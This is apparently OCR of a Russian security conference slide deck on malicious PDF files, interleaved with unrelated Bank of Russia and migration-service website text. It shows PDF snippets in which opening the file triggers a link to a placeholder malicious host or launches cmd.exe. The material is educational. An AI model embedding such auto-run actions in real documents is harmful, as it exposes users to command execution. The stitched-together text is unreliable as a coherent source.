Враг внутри PDF

Рублев Сергей

Эксперт по информационной безопасности

Positive Technologies

PDF-документы - повсюду

Поиск | Карта сайта | Контакты

Ассоциация РусКрипто

- Об ассоциации «РусКрипто»
- События и мероприятия
- Конференция «РусКрипто'2010
- Материалы ассоциации
  - Материалы научных семинаров
  - Архив ежегодных конференций
  - Фоторепортажи с мероприятий
  - Научные публикации

Банк России сегодня
Банкноты и монеты
Специальный стандарт МВФ на распространение данных (ССРД)
Информационно-аналитические материалы
Информация по кредитным организациям
Статистика
Издания Банка России
Региональный раздел

Перечень изданий Банка России

- Вестник Банка России
- **Бюллетень банковской статистики**
- Бюллетень банковской статистики. Региональное приложение
- Годовой отчет Банка России
- Россия: экономическое и финансовое положение
- Квартальный обзор инфляции
- Платежные и расчетные системы
- Отчет о развитии банковского сектора и банковского надзора
- Памятные монеты России
- Обзор деятельности Банка России по управлению валютным

Федеральная Миграционная Служба
Официальный сайт ФМС России

» ГЛАВНАЯ СТРАНИЦА
» ФМС РОССИИ
» ПРЕСС-ЦЕНТР
» КОНТАКТНАЯ ИНФОРМАЦИЯ

Поиск по сайту »

ГОСУДАРСТВЕННЫЕ ПРОГРАММЫ | ЗАКОНОДАТЕЛЬСТВО | ОФОРМЛЕНИЕ ДОКУМЕНТОВ | ПОЛЕЗНАЯ ИНФОРМАЦИЯ | ИНФОРМАЦИОННЫЕ СИСТЕМЫ | ПРОВЕРКА ДОКУМЕНТОВ

Главная / Оформление документов / Заграничный паспорт / Загранпаспорт нового поколения


ОФОРМЛЕНИЕ ДОКУМЕНТОВ

- » ЗАГРАНИЧНЫЙ ПАСПОРТ
  - » **Заграничный паспорт нового поколения**
  - » Программное обеспечение
- » МИГРАЦИОННАЯ КАРТА
- » ПРЕДОСТАВЛЕНИЕ УБЕЖИЩА В РОССИЙСКОЙ ФЕДЕРАЦИИ
- » ПАСПОРТ ГРАЖДАНИНА РОССИЙСКОЙ ФЕДЕРАЦИИ

Заграничный паспорт нового поколения

В соответствии с Указом Президента РФ от 19.10.2005 № 1222 загранпаспорта нового поколения, содержащие электронные носители информации, выдаются гражданам по их желанию с 1 января 2006 года, а загранпаспорта, образцы которых утверждены Постановлением Правительства РФ от 14.03.1997 № 298, действительны до их замены паспортами нового поколения. Заявление о выдаче паспорта нового поколения от граждан Российской Федерации, проживающих или пребывающих на территории России, принимается непосредственно Федеральной миграционной службой или МИД РФ. Оформление паспорта нового поколения не допускается без изъятия ранее выданного паспорта нового поколения или загранпаспорта старого образца, если срок его действия не истек. Однако если деятельность гражданина Российской Федерации связана с регулярными (не реже чем один

Рост числа вредоносных PDF-файлов



Статистика по инфицированным файлам.

Данные F-Secure, 9 марта 2010 г.


Уязвимости, связанные с PDF

- **Уязвимости продуктов Adobe**
- **Уязвимости сторонних продуктов (Foxit Reader)**
- **Уязвимости ActiveX-компонентов**

Уязвимости, связанные с PDF

- **Уязвимости продуктов Adobe**
- **Уязвимости сторонних продуктов (Foxit Reader)**
- **Уязвимости ActiveX-компонентов**
- **Уязвимости браузеров**
- **Уязвимости веб-приложений (XSS, CSRF)**

Структура PDF-документа



Активное содержимое PDF-документов

- **«Событие» PDF-формата**
- **JavaScript**
- **Flash (ActionScript)**

«Событие» PDF


```
%PDF-1.1
1 0 obj
<<
    /Type /Catalog /Outlines 2 0 R /Pages 3 0 R

    /OpenAction 5 0 R
>>
endobj
...
5 0 obj
<<
    /Type /Action /S /URI

    /URI (http://malicious-url.com)
>>
endobj
...
%%EOF
```

«Событие» PDF

```
%PDF-1.1
1 0 obj
```


```
>>
endobj
...
%%EOF
```

«Событие» PDF


%PDF-1.1
1 0 obj
Security Warning
The documen
http://malicio
If you trust th
Remember my acti
>>
endobj
...
%%EOF
Cannot find server - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://malicious-url.com/
Go
Done
Internet

PDF и выполнение команд


```
%PDF-1.1
1 0 obj
<<
     /Type /Catalog /Outlines 2 0 R /Pages 3 0 R

     /OpenAction 8 0 R
>>
endobj
...
8 0 obj
<<
 /Type /Action   /S /Launch
   /Win   <<   /F (cmd.exe)   >>
>>
endobj
...
%%EOF
```

Событие


Выполняемая команда

PDF и выполнение команд

%PDF-1.1




PDF и выполнение команд



JavaScript внутри PDF

```
%PDF-1.1
1 0 obj
<< /Type /Catalog /Outlines 2 0 R /Pages 3 0 R
    /OpenAction 5 0 R
>>
endobj
...
5 0 obj
<< /Type /Action /S /JavaScript /JS (
app.alert({cMsg: 'OK', cTitle: 'Testing PDF JavaScript', nIcon: 3});
        ) >>
endobj
...
%%EOF
```

JavaScript внутри PDF

